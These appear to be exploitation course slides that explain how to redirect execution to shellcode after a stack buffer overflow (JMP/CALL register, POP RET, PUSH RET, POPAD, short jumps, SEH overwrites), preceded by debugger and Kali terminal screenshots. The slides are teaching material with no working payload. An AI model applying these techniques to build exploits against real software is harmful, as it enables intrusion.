00403010	FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

ESP=0230F9E0, (ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC")

Breakpoint at ntdll.77BED1B3

Paused

8:09 AM 10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:09

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#
root@kali:~#
root@kali:~# python buff4.py
root@kali:~#
```

Right Ctrl

# Jumping to Shellcode

- jump (or call) a register that points to the shellcode.

## 1. `JMP`/`CALL` register

### Conditions:

- A register points to shellcode.

### Example:

- `[Register]` → `[Shellcode]`
- `EIP` → `JMP/CALL [register]`
- `EIP` now points to `[register]` where shellcode.

### Pros:

- Easy to apply.
- Common instruction.

### Cons:

- None.

# Jumping to Shellcode

- pop return.

2. `POP RET` / `POP POP RET` / `POP POP POP RET`

Condition:

- Address at `[ESP+4]`, `[ESP+8]`, `[ESP+12]` (and so on) points to address to shellcode **OR** directly to shellcode.

Example 1:

- `[ESP]` → `[4 bytes][Address to shellcode]`.
- `EIP` → `POP [register]` followed by `RET`.
  - `POP [register]`: `ESP` now points to `old_ESP + 4`
  - `RET`: `EIP` now contains address to shellcode.
- `EIP` now points to shellcode.

Example 2:

- `[ESP]` → `[8 bytes][Address to JMP ESP][shellcode]`.
- `EIP` → `POP [register]` followed by `POP [register]` followed by `RET`:
  - `POP [register]`, `POP [register]` will get rid of 8 bytes, `new ESP` → `old ESP + 8` (Address to `JMP ESP`)
  - `RET` places address to `JMP ESP` in `EIP` and now `ESP` now points to shellcode.
  - `JMP ESP`: `EIP` now contains `ESP`
- `EIP` points to current `ESP` value which points to start of shellcode.

Pros:

- Straightforward (slightly harder than method 1).
- Lots of possible combinations to find instruction.

Cons:

- Less frequent pattern.

# Jumping to Shellcode

- push return.

3. **PUSH RET**

**Condition:**

- A register points to shellcode and can't/don't want to use method 1.

**Example:**

- **[Register]** → **[Shellcode]**
- **EIP** → PUSH [register], followed by **RET**
  - Stack will first push register, then pop it to **EIP**.
- **EIP** now points to shellcode.

**Pros:**

- Easy to apply.
- Fallback if method 1 can't be done.

**Cons:**

- None.

# Jumping to Shellcode

- `jmp [reg + offset]`.

```
4. JMP [register + offset]
Condition:
  • A register + offset points to shellcode.
Example:
  • [Register] → [Shellcode]
  • EIP → JMP [register + offset]
  • EIP will point to [register + offset] where the shellcode starts.
Pros:
  • Easy to apply.
Cons:
  • Doesn't work if [register + offset] points to address to shellcode as ESP doesn't change and a RET won't work.
```

# Jumping to Shellcode

- blind return.

**5. Blind return**

**Condition:**

- Shellcode is always loaded to the same address.
- Address doesn't contain a null byte.
- You control at least the first 4 bytes at `[ESP]`

**Example:**

- Shellcode is always at `0xdeadbeef`
- Since you control the first 4 bytes at `ESP`, put `0xdeadbeef` at `ESP`.
- By pointing `EIP` to a `RET`, address at `ESP` will be popped to `EIP`.
- `EIP` now points to address `0xdeadbeef` where the shellcode starts.

**Pros:**

- Easiest method, only need a RET.
- Fixed address.

**Cons:**

- Heavy dependency on hardcoded address.
- Address can't contain null byte (good luck with stack at low address).
- Assumes no ASLR and/or DEP.

# Jumping to Shellcode

- popad.

6. **POPAD**

Condition:

- Shellcode is located at `[ESP + 32x + offset]`
- Enough controllable space to execute `POPAD`  $y$  times then `JMP ESP`.

Example:

- `[ESP + 240] → [Shellcode]`
- `[ESP + 32 * 7] → [NOP sled]`
- `[ESP] → POPAD 7 times followed by JMP ESP`
- `EIP → [JMP ESP]`
  - `EIP` will execute `POPAD` 7 times, `ESP = old_ESP + 224`
  - `EIP` goes over `NOP sled`
  - `EIP` after executing `NOP sled`, it will point to `[ESP + 240]` where the shellcode starts.

Pros:

- `POPAD` is a single byte.
- `ESP` gets incremented with 32 every time `POPAD` is executed.

Cons:

- Requires `NOP sled`.
- Less reliable than Method 1/2/3/4

# Jumping to Shellcode

- Backward jumps.

7. Short jumps (backwards, forwards, conditional)

Condition:

- Shellcode is located at `[ESP + offset]` where  $-128 < \text{offset} < 127$ .

Example: \_

- `[ESP + 30] → [Shellcode]`
- `[ESP] → JMP 30`
- `EIP → [JMP ESP]`
  - `EIP` will execute a short JMP
- `EIP` will point to `[ESP + 30]` where the shellcode starts.

Pros:

- Simple instruction.
- Reliable, no NOP sled is needed.

Cons:

- Restricted by being a short JMP.



# Jumping to Shellcode

- Jump ESP.

## 8. Hardcoded address

### Condition:

- Shellcode is always located at specific address.

### Example:

- `0xdeadbeef` → `[shellcode]`
- `EIP` → `JMP ESP`
- `ESP` → `JMP 0xdeadbeef`

### Pros:

- Simple instruction.

### Cons:

- Unreliable.
- Address can't contain null bytes.

# Jumping to Shellcode : Windows SEH

- Exception Registration Record.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {  
    struct _EXCEPTION_REGISTRATION_RECORD *Next;  
    PEXCEPTION_ROUTINE Handler;  
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

- Pointer to exception handler function.


```
EXCEPTION_DISPOSITION  
__cdecl _except_handler(  
    struct _EXCEPTION_RECORD *ExceptionRecord,  
    oid EstablisherFrame,  
    struct _CONTEXT *ContextRecord,  
    void * DispatcherContext  
);
```

# Jumping to Shellcode : Windows SEH

- Exception Record.


```
typedef struct _EXCEPTION_RECORD {  
    DWORD ExceptionCode;  
    DWORD ExceptionFlags;  
    struct _EXCEPTION_RECORD *ExceptionRecord;  
    PVOID ExceptionAddress;  
    DWORD NumberParameters;  
    DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];  
} EXCEPTION_RECORD;
```

# Jumping to Shellcode : Windows SEH



# Jumping to Shellcode : Windows SEH

SEH Exploit Buffer



Offset to Next SEH/SEH  
overwrite

Overwrite  
next SEH  
with short  
jump to hop  
over SEH  
and into  
shellcode

Overwrite  
SEH with  
pop+pop+ret  
to force  
execution to  
next SEH

# Summary

- Basic binary exploitation model.
  - Buffer overflow.
- Bypassing ASLR.
- Other stack attacks.
  - Format string vulnerabilities.
  - Integer overflows.
- Heap overflows.
- Hardware side channels.
  - Effective due to lower frequency of hardware updates.

# Resources

- “Return-Oriented Programming: Systems, Languages, and Applications” by RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM and STEFAN SAVAGE University of California, San Diego.
- [https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH\\_US\\_08\\_Shacham\\_Return\\_Oriented\\_Programming.pdf](https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf)
- [http://shell-storm.org/talks/ROP\\_course\\_lecture\\_jonathan\\_salwan\\_2014.pdf](http://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf)
- Bypassing browser memory protections in Windows Vista by A Sotirov, M Dowd - Blackhat USA, 2008.
- <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

That's for the classes